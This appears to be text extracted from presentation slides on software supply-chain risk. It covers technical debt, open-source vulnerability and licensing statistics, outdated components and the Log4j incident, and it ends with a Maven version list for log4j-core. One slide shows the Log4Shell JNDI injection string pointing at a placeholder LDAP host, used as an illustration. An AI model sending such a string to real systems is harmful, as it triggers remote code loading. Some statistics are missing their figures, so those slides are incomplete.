
Issues that need to be managed in software system development





Technical debt increases vulnerability risks.

Source: A Plea to Tool Vendors:
Do Not Mislead How Technical Debt Is Managed
NOVEMBER/DECEMBER 2021, IEEE SOFTWARE

OSS components growth from 2017 till 2019




Vulnerabilities




49%
of codebases contained high-risk vulnerabilities

2020 OPEN SOURCE SECURITY AND RISK ANALYSIS REPORT (synopsys)

Licensing



of codebases contained **unlicensed** software



of codebases had **license conflicts**

Operational factors

82%


of codebases had components more than **four years** out of date



88%


of the codebases had components with no development activity in the last **two years**

Fix-Time of OSS weaknesses after recognition




The Zero Day Window **is Closing**

Source: Adapted from IBM X-Force / Analysis by Gartner Research (September 2016)



ALL MODERN DIGITAL INFRASTRUCTURE



`{jndi:ldap://ip/exploit}`





Apache Log4j Core

The Apache Log4j Implementation

<https://mvnrepository.com/artifact/org.apache.logging.log4j/log4j-core>

License	Apache 2.0
Categories	Logging Frameworks
Tags	logging apache
Ranking	#54 in MvnRepository
Used By	8,172 artifacts

Central (54) Redhat GA (22) Redhat EA

	Version
2.18.x	2.18.0
	2.17.2
2.17.x	2.17.1
	2.17.0
2.16.x	2.16.0
2.15.x	2.15.0
	2.14.1
2.14.x	2.14.0
	2.13.3
	2.13.2

